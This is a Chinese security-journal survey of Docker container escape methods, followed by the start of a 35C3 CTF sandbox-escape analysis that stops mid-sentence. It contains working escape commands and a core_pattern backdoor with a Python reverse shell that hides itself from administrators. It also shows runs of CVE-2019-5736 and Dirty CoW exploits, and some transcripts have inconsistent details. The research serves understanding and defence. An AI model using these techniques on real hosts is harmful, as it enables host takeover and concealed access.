如下图所示，我们以特权模式和非特权模式创建了两个容器，其中特权容器内部可以看到宿主主机上的设备：

```

root@JD:/home/rambo# docker ps | grep privileged
b916c45e5059    ubuntu          "/bin/bash"      29 hours ago
Up 29 hours
3b068bd6212f    ubuntu          "/bin/bash"      29 hours ago
Up 29 hours
root@JD:/home/rambo# docker exec b916c45 fdisk -l
root@JD:/home/rambo#
root@JD:/home/rambo# docker exec 3b068bd fdisk -l | tail -n 2
Device      Boot Start      End  Sectors  Size Id Type
/dev/vda1   *      2048 83886079 83884032  40G 83 Linux
root@JD:/home/rambo#
```

在这样的场景下，从容器中逃逸出去易如反掌，手段也是多样的。例如，攻击者可以直接在容器内部挂载宿主主机磁盘，然后将根目录切换过去：

```


root@JD:/home/rambo# docker exec -it 3b068bd /bin/bash
root@3b068bd6212f:/# fdisk -l | grep /dev/vda1
/dev/vda1 *      2048 83886079 83884032  40G 83 Linux
root@3b068bd6212f:/# mkdir /host
root@3b068bd6212f:/# mount /dev/vda1 /host
root@3b068bd6212f:/# chroot /host
# /bin/bash
root@3b068bd6212f:/# cat /etc/passwd | grep rambo
rambo:x:1000:1000:,,,:/home/rambo:/usr/bin/zsh
root@3b068bd6212f:/#
```

至此，攻击者已经基本从容器内逃逸出来了。我们说“基本”，是因为仅仅挂载了宿主机的根目录，如果用 ps 查看进程，看到的还是容器内的进程，因为没有挂载宿主机的 procfs。当然，这些已经不是难题。

为了方便宿主机与虚拟机进行数据交换，几乎所有主流虚拟机解决方案都会提供挂载宿主机目录到虚拟机的功能。容器同样如此。然而，将宿主机上的敏感文件或目录挂载到容器内部——尤其是那些不完全受控的容器内部往往会带来安全问题。

4.1 挂载 DockerSocket 的情况

Docker Socket 是 Docker 守护进程监听的 Unix 域套接字，用来与守护进程通信——查询信息或下发命令。如果在攻击者可控的容器内挂载了该套接字文件 (/var/run/docker.sock)，容器逃逸就相当容易了，除非有进一步的权限限制。



我们通过一个小实验来展示这种逃逸可能性：

- (1) 首先创建一个容器并挂载 `/var/run/docker.sock`。
- (2) 在该容器内安装 Docker 命令行客户端。
- (3) 接着使用该客户端通过 Docker Socket 与 Docker 守护进程通信，发送命令创建并运行一个新的容器，将宿主机的根目录挂载到新创建的容器内部。
- (4) 在新容器内执行 `chroot` 将根目录切换到挂载的宿主机根目录。

具体交互如下图所示：

```

root@JD:/home/rambo# echo "we have created a container with docker.sock mounted"
we have created a container with docker.sock mounted
root@JD:/home/rambo# history | grep docker.sock | grep -v history
311 docker run -itd --name with_docker_sock --v /var/run/docker.sock:/var/run/docker.sock ubuntu
317 echo "we have created a container with docker.sock mounted"
root@JD:/home/rambo# docker exec -it $ca2 /bin/bash
root@5ca299e48f0c:/# ls -al /var/run/docker.sock
srw-rw-r----- 1 root 999 0 Jan 1 09:45 /var/run/docker.sock
root@5ca299e48f0c:/# echo "we have installed docker-ce-cli within this container"
we have installed docker-ce-cli within this container
root@5ca299e48f0c:/# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              UP
5ca299e48f0c        ubuntu             "/bin/bash"         16 minutes ago      Up 16 minutes
r.sock
6ec83f82806e        ubuntu             "/bin/bash"         17 hours ago        Up 17 hours
lgamal
root@5ca299e48f0c:/# echo "now run a new container with host / mounted"
now run a new container with host / mounted
root@5ca299e48f0c:/# docker run -it -v /:/host ubuntu /bin/bash
root@309b23f60e54:/# echo "now chroot to host /"
now chroot to host /
root@309b23f60e54:/# chroot /host
# /bin/bash
root@309b23f60e54:/# echo "now we are outside the container"
now we are outside the container
root@309b23f60e54:/# hostname
309b23f60e54
root@309b23f60e54:/# cat /etc/shadow | grep rambo
rambo:!:18000:0:99999:7:::

```

至此，攻击者已经基本从容器内逃逸出来了。与 3.1 节类似，我们说“基本”，是因为仅仅挂载了宿主机的根目录，如果用 ps 查看进程，看到的还是容器内的进程，因为没有挂载宿主机的 procfs。同样，这些已经不是难题。

► 攻防对抗

4.2 挂载宿主机 procfs 的情况

对于熟悉 Linux 和云计算的朋友来说，procfs 绝对不是一个陌生的概念，不熟悉的朋友可以参考网络上相关文章或直接在 Linux 命令行下执行 `man proc` 查看相关文档。

procfs 是一个伪文件系统，它动态反映着系统内进程及其他组件的状态，其中有许多十分敏感重要的文件。因此，将宿主机的 procfs 挂载到不受控的容器中也是十分危险的，尤其是在该容器内默认启用 root 权限，且没有开启 User Namespace 时（截止到本文成稿时，Docker 默认情况下不会为容器开启 User Namespace）。

一般来说，我们不会将宿主机的 procfs 挂载到容器中。然而，笔者也观察到，有些业务为了实现某些特殊需要，还是会将该文件系统挂载进来。

procfs 中的 `/proc/sys/kernel/core_pattern` 负责配置进程崩溃时内存转储数据的导出方式。从手册^[6]中，我们能获得关于内存转储的详细信息，这里摘录其中一段对于后面的讨论来说十分关键的信息：

从 2.6.19 内核版本开始，Linux 支持在 `/proc/sys/kernel/core_pattern` 中使用新语法。如果该文件中的首个字符是管道符 `|`，那么该行的剩余内容将被当作用户空间程序或脚本解释并执行。

上述文字描述的新功能原本是为了方便用户获得并处理内存转储数据，然而，它提供的命令执行能力也使其成为攻击者建立后门的候选地。一篇文章^[7]介绍了基于 `core_pattern` 的创建隐蔽后门

的方法，思路十分巧妙，亮点在于其隐蔽特性（前文我们提到不刻意涉及隐藏问题，但自带隐藏属性当然是最好的）。

结合前言部分第 4 点的延伸思考，我们来做一个在挂载 procfs 的容器内利用 `core_pattern` 后门实现逃逸的实验。

具体而言，攻击者进入到一个挂载了宿主机 procfs（为方便区分，我们将其挂载到容器内 `/host/proc`）的容器中，具有 root 权限，然后向宿主机 procfs 写入 payload:

```
echo -e "|/tmp/.x.py \rcore" > /host/proc/sys/kernel/core_pattern
```

接着，在容器内创建作为反弹 shell 的 `/tmp/.x.py`:

```
import os
import pty
import socket

lhost=" 172.17.0.1"
lport=10000

def main():
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((lhost, lport))
    os.dup2(s.fileno(), 0)
    os.dup2(s.fileno(), 1)
    os.dup2(s.fileno(), 2)
    os.putenv("HISTFILE", '/dev/null')
```

```
pty.spawn( "/bin/bash" )

os.remove( '/tmp/.x.py' )

s.close()

if __name__ == "__main__" :

    main()
```

```
#include <stdio.h>

int main(void)

{

    int *a = NULL;

    *a = 1;

    return 0;

}
```

前面提到的亮点在于：

(1) payload 中使用空格加 \r 的方式，巧妙覆盖掉了真正的 /tmp/.x.py，这样一来，即使管理员通过 cat /proc/sys/kernel/core_pattern 的方式查看，也只能看到 core。

(2) /tmp/.x.py 是一个隐藏文件，直接 ls 是看不到的。

(3) os.remove('/tmp/.x.py') 在反弹 shell 的过程中删掉了用来反弹 shell 的程序自身。

其实，如果能再多做一步操作，在逃逸后顺便把宿主机上的 /proc/sys/kernel/core_pattern 恢复成原样，就更具有欺骗性了。

下图是容器内的操作过程：

```
root@JD:/home/rambo# cat /proc/sys/kernel/core_pattern
/usr/share/apport/apport %p %s %c %d %P
root@JD:/home/rambo#
root@JD:/home/rambo#
root@JD:/home/rambo# docker exec -it 6e /bin/bash
root@6eec89f8206e:/# cat /host/proc/sys/kernel/core_pattern
/usr/share/apport/apport %p %s %c %d %P
root@6eec89f8206e:/# echo -e "\tmp/.x.py \ncore" > /host/proc/sys/kernel/core_pattern
root@6eec89f8206e:/# cat /host/proc/sys/kernel/core_pattern
core
root@6eec89f8206e:/# cd -
root@6eec89f8206e:/# cat crash.c
#include <stdio.h>

int main(void)
{
    int *a = NULL;
    *a = 1;
    return 0;
}
root@6eec89f8206e:/# cat /tmp/.x.py
import os
import pty
import socket

lhost = 
lport = 10000

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((lhost, lport))
    os.dup2(s.fileno(), 0)
    os.dup2(s.fileno(), 1)
    os.dup2(s.fileno(), 2)
    os.putenv("HISTFILE", '/dev/null')
    pty.spawn("/bin/bash")
    # os.remove('/tmp/.x.py')
    s.close()

if __name__ == "__main__":
    main()
root@6eec89f8206e:/# ./crash
Segmentation fault (core dumped)
root@6eec89f8206e:/# |
```


下图展示了攻击者获得的反弹 shell：

```
ncat (ssh) #1
➔ ~ ncat -l 10000
root@JD:/# cat /etc/passwd | grep rambo
cat /etc/passwd | grep rambo
rambo:x:1000:1000:,,,:/home/rambo:/usr/bin/zsh
root@JD:/# whoami
whoami
root
root@JD:/#
```

5. 相关程序漏洞导致的容器逃逸

所谓相关程序漏洞，指的是那些参与到容器生态中的服务端、客户端程序自身存在的漏洞。

下图^[8]较为完整地展示了除底层操作系统外的容器及容器集群环境的程序组件。本节涉及的相关漏洞均分布在这些程序当中。



5.1 CVE-2019-5736

CVE-2019-5736 是由波兰 CTF 战队 Dragon Sector 在 35C3 CTF 赛后基于赛中一道沙盒逃逸题目获得的启发，对 runc 进行漏洞挖掘，成功发现的一个能够覆盖宿主机 runc 程序的容器逃逸漏洞。该漏洞于 2019 年 2 月 11 日通过邮件列表披露。

本期技术内刊同样收录了的《容器逃逸成真：从 CTF 解題到 CVE-2019-5736 漏洞挖掘分析》，深度讲解了该漏洞的前因后果及作为启发的 35C3 CTF 题目，推荐感兴趣的读者阅读。

我们先在本地搭建起漏洞环境（下图给出了 docker 和 runc 的版本号供参照），然后运行一个容器，在容器中模拟攻击者执行 /

poc 程序^[9]，该程序在覆盖容器内 /bin/sh 为 #!/proc/self/exe 后等待 runc 的出现。具体过程如下图所示（图中下方“找到 PID 为 28 的进程并获得文件描述符”是宿主机上受害者执行 docker exec 操作之后才触发的）：

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID   IMAGE      COMMAND                  CREATED
STATUS        PORTS      NAMES
6a545f9c889d   ubuntu    "/bin/bash"             2 minutes ago
Up 2 minutes
peaceful_tesla
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = `#!/bin/bash\n echo 'hello, host' > /tmp/magic.dat`
writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/#
```

容器内的 /poc 程序运行后，我们在容器外的宿主机上模仿受害者使用 docker exec 命令执行容器内 /bin/sh 打开 shell 的场景。触发漏洞后，一如预期，并没有交互式 shell 打开，相反，/tmp 下已经出现攻击者写入的“hello,host”，具体过程如下图所示：

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/sh
No help topic for '/bin/sh'
rambo@matrix:~/CVE-2019-5736-PoC$ cat /tmp/magic.dat
hello,host
rambo@matrix:~/CVE-2019-5736-PoC$
```

这里我们进行概念性验证，所以仅仅向宿主机上写入文件。事实上，该漏洞的真正效果是命令执行。

6. 内核漏洞导致的容器逃逸

Linux 内核漏洞的危害之大、影响范围之广，使得它在各种攻防话题下都占据非常重要的一席。无论是传统的权限提升、Rootkit（隐蔽通信和高权限访问持久化）、DDoS，还是如今我们谈论的容器逃逸，一旦有内核漏洞加持，往往就会从不可行变为可行，从可行变为简单。事实上，无论攻防场景怎样变化，我们对内核漏洞的利用往往都是从用户空间非法进入内核空间开始，到内核空间赋予当前或其他进程高权限后回到用户空间结束。



就容器来讲，归根结底，它只是一种受到各种安全机制约束的进程，因此从攻防两端来看，容器逃逸都遵循传统的权限提升流程。攻击者可以凭借此特点拓展容器逃逸的思路（一旦有新的内核漏洞产生，就可以考虑它是否能够用于容器逃逸），防守者则能够针对此特征进行防护（为宿主机内核打补丁就阻止了这种逃逸手段）和检测（内核漏洞利用有什么特点）。

本文并非以内核漏洞为关注点，列举并剖析过多的内核漏洞于目标没有大的益处。我们可以提出的问题是，为什么内核漏洞能够用于容器逃逸？在具体实施过程中，与用于传统权限提升的内核漏洞有什么不同？在有了内核漏洞利用代码之后，还需要做哪些工作才能实现容器逃逸？这些工作是否能够工程化，进而形成固定套路？这些问题将把我们带入更深层次的研究中去，我们也会有不一样的收获。一如主旨，我们将这些问题留给后续文章，本文还是将重点放在案例的介绍上面。

6.1 CVE-2016-5195

近年来，Linux 系统曝出过无数内核漏洞，其中能够用来提权的也不少，脏牛（CVE-2016-5195 依赖于内存页的写时复制机制，该机制英文名称为“Copy-on-Write”，再结合内存页特性，将漏洞命名为“Dirty CoW”，译为“脏牛”）大概是其中最有名气的漏洞之一。漏洞发现者甚至为其申请了专属域名（dirtycow.ninja），在笔者的印象中，上一个同样申请了域名的严重漏洞还是 2014 年的心脏滴血（CVE-2014-0160，heartbleed.com）。自这两个漏洞开始，越来越多的研究人员开始为他们发现的高危漏洞申请域名（尽管依然是极少数）。

关于脏牛漏洞的分析和利用文章早已遍布全网。这里我们使用来自 scumjr 的 PoC^[10] 来完成容器逃逸。该利用的核心思路是向 vDSO 内写入 shellcode 并劫持正常函数的调用过程。

首先布置好实验环境，然后在宿主机上以 root 权限创建 /root/flag 并写入以下内容：

```
flag{Welcome_2_the_real_world}
```


接着进入容器，执行漏洞利用程序，在攻击者指定的竞争条件胜出后，可以获得宿主机上反弹过来的 shell，在 shell 中成功读取之前创建的高权限 flag:

```
ubuntu@fe3c70110fc3: ~/dirtycow-vdso$ whoami
ubuntu
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ ./0xdeadbeef 172.18.0.2:10000
[*] payload target: 172.18.0.2:10000
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
whoami
root
cat /root/flag
flag{Welcome_2_the_real_world}
ifconfig | head -n 3
br-c042bb325072 Link encap:Ethernet HWaddr 02:42:a3:b8:c3:9c
    inet addr:172.18.0.1 Bcast:0.0.0.0 Mask:255.255.0.0
    inet6 addr: fe80::42:a3ff:feb8:c39c/64 Scope:Link
```

7. 结语

本文梳理了当下常见的容器逃逸相关技术。笔者先介绍了容器环境检测的意义和方法，然后从“危险配置”“危险挂载”“相关程序漏洞”及“内核漏洞”四个方面介绍了若干容器逃逸方法，并进行简单的 Demo 展示。

本文的主要目的是帮助大家建立对容器逃逸的基本了解，认识到这一问题的严重性、广泛性和复杂性，并未涉及过多深层次知识。后续，我们将逐渐深入探讨相关逃逸技术及底层原理，并在充分了解攻防手段后，转换到守方视角，提出行之有效的防御和检测方法。

注：

- 本文主要以 docker 为实际场景进行探讨。另外，文中提到

的绝大多数安全问题同样影响同等角色的其他容器实现。

- 第 4 节题图来自 [5]。
- 第 6 节题图来自 [11]。

参考文献

[1] rapid7/metasploit-framework/blob/master/modules/post/linux/gather/checkcontainer.rb .

[2] How to determine if a process runs inside lxc/Docker?

[3] Docker 容器环境检测方法【代码】 .

[4] What are .dockerenv and .dockerinit?

[5] Docker Tips : about /var/run/docker.sock.

[6] Linux Programmer’ s Manual: core - core dump file.

[7] 利用 /proc/sys/kernel/core_pattern 隐藏系统后门 .

[8] containerd.

[9] Frichetten/CVE-2019-5736-PoC.

[10] scumjr/dirtycow-vdso.

[11] A high-risk two-years old flaw in Linux kernel was just patched.

[12] Linux Programmer’ s Manual: capabilities - overview of Linux capabilities.

[13] moby/moby.

[14] Docker can now run within Docker.

[15] Runtime privilege and Linux capabilities.

容器逃逸成真：从CTF解题到CVE-2019-5736

绿盟科技 创新中心&星云实验室 阮博男

1. 前言

有些鸟是不能关在笼子里的，它们的羽毛太漂亮了。《《肖申克的救赎》》

35C3 CTF 是在第 35 届混沌通信大会期间，由知名 CTF 战队 Eat, Sleep, Pwn, Repeat 于德国莱比锡举办的一场 CTF 比赛。比赛中有一道基于 Linux 命名空间机制^[10]的沙盒逃逸题目（类别为 Pwn）。赛后，获得第三名的波兰强队 Dragon Sector 发现该题目所设沙盒在原理上与 docker exec 命令所依赖的 runc（一种容器运行时）十分相似，遂基于题目经验对 runc 进行漏洞挖掘，成功发现一个能够覆盖宿主机 runc 程序的容器逃逸漏洞。该漏洞于 2019 年 2 月 11 日通过邮件列表披露，分配编号 CVE-2019-5736。

自该漏洞披露以来，网络上陆续有一些分析文章出现。其中不乏洞见之作，然而部分细节的缺失使得它们对逻辑严谨但缺乏相关背景知识的读者来说并不十分友好。一方面，本文期望能够给出一个内容翔实、逻辑完整的漏洞分析；另一方面，如前所述的整个事件是一个从模拟场景到真实场景、从 CTF 题目到实际漏洞的极好示例——笔者希望借助对 Dragon Sector 从 Pwn 到发现漏洞的历程重现，形成对容器底层技术和攻击面更深刻的认识，并学习、感受其中的思维方式。

本文涉及大量容器和 Linux 系统相关的背景知识，限于篇幅无

法一一进行讲解。部分缺乏这些背景知识的读者可能会感到困惑，建议采用“深度优先搜索”的方式阅读本文，即遇到陌生概念时先去找相关资料，把这个概念大致弄明白，再回来继续阅读。希望通过这样的阅读，您能有所收获。

文章结构如下：首先对 35C3 CTF 题目进行分析，其次是 CVE-2019-5736，最后对整个分析过程进行总结。

文中如有不当之处，还请读者朋友指教。

2. 35C3 CTF Pwn namespaces

2.1 题目概述

拿到 CTF 题目，自然先读一下题面：

Here is another linux user namespaces challenge by popular demand.

For security reasons, this sandbox needs to run as root. If you can break out of the sandbox, there's a flag in /, but even then you might not be able to read it :). The files are here: <https://35c3ctf.ccc.ac/uploads/namespaces-a4b1ac039830f7c430660bc155dd2099.tar> Service running at: nc 35.246.140.24 1

Hints:

You'll need to create your own user namespace for the intended solution.

► 攻防对抗

从题面上可知，这是一道与 Linux 命名空间有关的沙盒题目，任务是逃出沙盒，拿到 flag。

下载文件包并解压，得到两个文件：一个 Dockerfile 和一个名为 namespaces 的 64 位 Linux 可执行文件。

其中，Dockerfile 内容如下：

```
FROM tsuro/nsjail
COPY challenge/namespaces /home/user/chal
#COPY tmpflag /flag
CMD /bin/sh -c "/usr/bin/setup_cgroups.sh && cp /flag /tmp/flag && chmod 400 /tmp/flag && chown user /tmp/flag && su user -c '/usr/bin/nsjail -Ml --port 1337 --chroot / -R /tmp/flag:/flag -T /tmp --proc_rw -U 0:1000:1 -U 1:100000:1 -G 0:1000:1 -G 1:100000:1 --keep_caps --cgroup_mem_max 209715200 --cgroup_pids_max 100 --cgroup_cpu_ms_per_sec 100 --rlimit_as max --rlimit_cpu max --rlimit_nofile max --rlimit_nproc max -- /usr/bin/stdbuf -i0 -o0 -e0 /usr/bin/maybe_pow.sh /home/user/chal'"
```

2.2 漏洞定位与分析

2.2.1 Dockerfile

先看 Dockerfile，毫无疑问，最重要的是第三行 CMD 部分。其中，/usr/bin/setup_cgroups.sh 是设置 cgroups 的脚本，这部分是资源上的限制，帮助不大；cp /flag /tmp/flag && chmod 400 /tmp/flag && chown user /tmp/flag 告诉我们 flag 文件有两处：/flag 和

/tmp/flag，前者的权限和所有者都未知，后者的权限是 400，所有者为 user 用户。

NsJail^[4] 是由 Google 开源的一款进程隔离工具，常用于 CTF 比赛题目的部署。它的参数有很多，感兴趣者可以自行到官网了解。

Dockerfile 中最后以 user 用户身份运行 NsJail，创建了一个隔离环境：

```
/usr/bin/nsjail -Ml --port 1337 --chroot / -R /tmp/flag:/flag -T /tmp --proc_rw -U 0:1000:1 -U 1:100000:1 -G 0:1000:1 -G 1:100000:1 --keep_caps --cgroup_mem_max 209715200 --cgroup_pids_max 100 --cgroup_cpu_ms_per_sec 100 --rlimit_as max --rlimit_cpu max --rlimit_nofile max --rlimit_nproc max -- /usr/bin/stdbuf -i0 -o0 -e0 /usr/bin/maybe_pow.sh /home/user/chal
```

在众多参数中，我们感兴趣的是：

- (1) 监听在 1337 端口 (-Ml --port 1337)。
- (2) 没有切换根目录 (--chroot /)。
- (3) 将 /tmp/flag 以只读方式绑定挂载到 /flag，并在 /tmp 处挂载一个 tmpfs (-R /tmp/flag:/flag -T /tmp)。
- (4) 将 procfs 挂载为可读写模式 (/proc/_rw)。
- (5) UID/GID：隔离环境内的 0 和 1 分别映射为环境外的 1000 和 100000 (-U 0:1000:1 -U 1:100000:1 -G 0:1000:1 -G 1:100000:1)。
- (6) 保留所有 capabilities[5] (--keep_caps)。
- (7) 其他参数对于攻克挑战来说无关紧要。最后，NsJail 将运

行 /home/user/chal,也就是前面提到的 namespaces 二进制文件。

分析到这里,可以确定的是,在隔离环境内部,通过 /tmp/flag 路径已经不能直接拿到 flag,因为它被新的 tmpfs 遮盖;通过 /flag 路径能够拿到 flag,虽然一开始不知道它的权限和所有者,但现在挂载在这里的其实是原先的 /tmp/flag,属于 user 用户,而当前的隔离环境恰恰是以 user 身份运行的。

所以,如果能利用后面的 namespaces 程序在这个隔离空间内获得 user 身份的代码执行机会,就能拿到 flag。

注:这个 Dockerfile 可能会给一些朋友造成误解。事实上,Docker 本身和 NsJail 只是用来部署题目的工具,并非是要逃逸的沙盒。后面将要分析的 namespaces 程序才是需要突破的有缺陷沙盒。

2.2.2 二进制文件

虽然对于沙盒类题目来说不是很必要,但还是按常规操作看一下 namespaces 的文件类型:

```
rambo@matrix:~/namespaces$ file namespaces
namespaces: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=9e6a81c671a2d46fc420b7cd0851c482c48ee53a, not stripped
```

经过逆向,我们基本掌握了这个程序的代码逻辑:

(1) 创建 /tmp/chroots 目录,并将其权限改为 777。

(2) 进入循环体,等待用户输入,输入“1”则执行 start_box

函数进行创建沙盒操作(转向第 3 步);输入“2”则执行 run_elf 函数,将用户给定的二进制程序放入沙盒中运行(转向第 4 步)。

(3) start_box 分支:首先会以全新的命名空间创建一个子进程,将子进程 user 命名空间的 UID/GID 1 映射为父进程 user 命名空间的“1”,接着父进程回到第 2 步中的循环体等待输入。子进程从用户输入读取一段数据作为 ELF 文件加载为匿名文件(memfd)^[12]并返回文件描述符,然后在 /tmp/chroot/ 下以当前沙盒的序号为名称创建一个目录,同样改权限为 777,并将根目录切换到这里,紧接着调用 setresgid/setresuid 降权为 1 号用户。最后,子进程将执行前述匿名文件。

(4) run_elf 分支:首先由用户给定一个沙盒序号,并继续提示用户发送一段数据作为将要执行的 ELF 文件。接着创建一个子进程,父进程回到第 2 步中的循环体等待输入。子进程根据用户给定的沙盒序号找到沙盒内的初始进程(第 3 步中用户输入的 ELF 程序),依次打开并加入 /proc/[初始进程 PID]/ns/ 下的 user、mnt、pid、uts、ipc 和 cgroup 命名空间(划重点!)。其中,在加入 pid 命名空间后执行了一次 fork,真正切换到目标 pid 命名空间(这是因为 pid 命名空间比较特殊,当前进程的 pid 命名空间并不会改变,只有子进程的才会)。fork 后的父进程退出,子进程根据沙盒序号找到 /tmp/chroots/[沙盒序号],切换根目录到这里,同样调用 setresgid/setresuid 降权为 1 号用户。最后,这个子进程将执行本步骤最开始用户输入的 ELF 文件。

这 4 步讲完,读者可能会觉得有点绕。但是,一方面,这个程

序的代码逻辑本身真的非常简单，推荐自己动手逆向看看；另一方面，将这一系列操作和容器类比来看，我们会发现它们很相像：上述第 3 步创建沙盒并启动一个 init 进程，这与容器的创建和启动方式大体相同，第 4 步则模拟了 docker exec，即容器内执行命令的操作。也难怪 Dragon Sector 在赛后跃跃欲试去看 Docker 有没有类似的漏洞。当然，这是后话，何况 CVE-2019-5736 的成因其实与本题并不相同。我们还是回到当前题目的分析中来。

经过上述讲解，或许有读者即使还没有发现漏洞所在，也已经发现了异常之处——第 4 步 run_elf 分支中“依次加入命名空间”的步骤竟然漏掉很重要的一个——net 命名空间！

2.2.3 漏洞分析

进程没有加入所在沙盒的 net 命名空间会有什么影响呢？

这意味着，它能够直接看到宿主的网络接口。在题目环境里，就是我们借助 run_elf 运行的程序能够直接看到 /home/user/chal 视角下的网络接口，而非它在沙盒内部的。因此，不同沙盒内部通过 run_elf 运行的程序能够互相通信。

那么，如何借助这一特点完成沙盒逃逸呢？

2.2.3.1 传递文件描述符

Linux 系统中有一类特殊的文件操作 API，它们的名称以 at 结尾，如 openat、unlinkat 和 symlinkat 等。它们与不带 at 的函数功能相同，只是通过一个文件描述符加基于该文件描述符对应文件的相对路径来获得最终的文件路径，而非传统上直接由调用者给出字符串参数指定。前面三个函数的定义如下：

```
int openat(int dirfd, const char *pathname, int flags);
int unlinkat(int dirfd, const char *pathname, int flags);
int symlinkat(const char *target, int newdirfd, const char *linkpath);
```

如果我们能够在沙盒 1 中打开当前进程根目录，并将该文件描述符通过网络通信传递给沙盒 2 中的进程，那么沙盒 2 中的进程就能够以这个文件描述符加上相对路径参数调用 openat 打开沙盒外的文件，如 /flag，从而实现沙盒逃逸。

事实上，这个思路是可行的。参考文档^[6]可知，我们可以借助 unix socket 以“辅助消息”（Ancillary messages）的方式在指定类型为 SCM_RIGHTS 时发送和接收文件描述符；然而，各个沙盒进程的 mnt 命名空间互相隔离，不同沙盒进程无法通过打开同一 unix socket 文件的方式实现通信。

同样由文档^[6]可知，Linux 支持一类独立于文件系统的抽象命名空间（Abstract namespace），我们能够将 unix socket 绑定到抽象命名空间内的一个名称上，而非在本地文件系统上创建一个 socket 文件，这样一来，不同沙盒中 run_elf 的进程就能够通过同一个名称找到对应 unix socket，从而实现文件描述符的传递。

至此，似乎思路已经打通，我们只需要按照上述步骤编写代码，然后读取 /flag 就好。实际上，这样并不能成功。前面提到过，/flag 实际上是 /tmp/flag 以只读方式的绑定挂载，而 /tmp/flag 属于 user 用户（由于 NsJail 的映射，在沙盒中它实际上是 0 号 root 用户），权限为 400。run_elf 运行的 ELF 文件经过降权，以沙盒内

UID/GID 为 1 的身份运行。因此，我们还需要让 run_elf 进程在沙盒内设法提权为 root 用户（从外部来看，即 user 用户）。

2.2.3.2 提升权限

我们注意到，沙盒本身是以 user 身份运行的，只是分别在 start_box 和 run_elf 分支经过降权（setr）罢了。如果能够阻止降权，就能够获得 user 权限。从 2.2.2 节可以知道，run_elf 分支在降权前执行了依次加入沙盒命名空间的操作。如果能够在这些步骤后不执行降权操作，就不会被降权。进一步来说，如果能够在这些步骤后直接执行我们想要执行的代码，譬如读取 /flag，就实现了以 user 身份代码执行的目的。

如何实现呢？

如果我们能够 ptrace 到一个 run_elf 进程上，就能够向其中注入代码，而这要求 ptrace 进程与被调试的 run_elf 进程在同一个 pid 命名空间内。回顾前面的内容，run_elf 将依次打开并加入 /proc/[初始进程 PID]/ns/ 下的 user、mnt、pid、uts、ipc 和 cgroup 命名空间。设想这样一种情况：假如我们创建一个沙盒，其中的 init 进程 fork 一个子进程，然后将 /tmp/xxx 目录绑定挂载到 /proc/[init 进程 PID]/ns，接着在这个目录下创建符号链接，将各个命名空间链接到 init 进程 fork 的子进程对应的 /proc/[子进程 PID]/ns 目录下，那么当一个 run_elf 进程加入沙盒 init 进程的 mnt 命名空间后，它将看到被上述操作修改过的 /proc，接着它加入的 pid 命名空间实际上属于 init 的子进程。这样一来，init 子进程就能够在这个 pid 命名空间下借助 ptrace 向未降权的 run_elf 进

程注入代码并执行了。为了提高成功率，我们甚至可以将 init 进程的 uts 命名空间设置为一个管道，当 run_elf 进程尝试加入这个命名空间时，它将被阻塞住，从而阻止了降权操作。

至此，似乎我们达到了以 user 身份执行代码的目的。然而，上面的思路还是存在问题。

为了 ptrace，init 进程必须新建一个 pid 命名空间，而新建 pid 命名空间需要当前进程在当前 user 命名空间内具有 CAP_SYS_ADMIN 权限，但是原 init 进程并没有这个权限，且 chroot 过的进程不被允许创建新的 user 命名空间来获得该权限。因此，现在的问题变成了如何让原 init 进程从 chroot 中逃逸。

2.2.3.3 从 chroot 中逃逸

2.2.2 节一开始提到所有沙盒所在目录 /tmp/chroots 的权限为 777，而 2.2.3.1 节中我们已经能够通过传递文件描述符来让一个 run_elf 进程访问到 chroot 外的文件系统。综合两者来看，我们有以下逃逸 chroot 的方案：

(1) 首先创建沙盒 1 和沙盒 2，其中沙盒 1 将自己的根目录文件描述符发送给沙盒 2，沙盒 2 拿到这个文件描述符并循环等待沙盒 3 在 /tmp/chroots 下建立目录。

(2) 创建沙盒 3，从 2.2.2 节我们得知，start_box 分支会先创建 /tmp/chroots/3 目录（mkdir），然后 chroot 到该目录。这里和第 1 步最后沙盒 2 的循环等待联系在一起，构成了我们安排的竞态攻击。

(3) 如果 CPU 调度结果是：沙盒 3 先 mkdir，然后沙盒 2 检测

攻防对抗

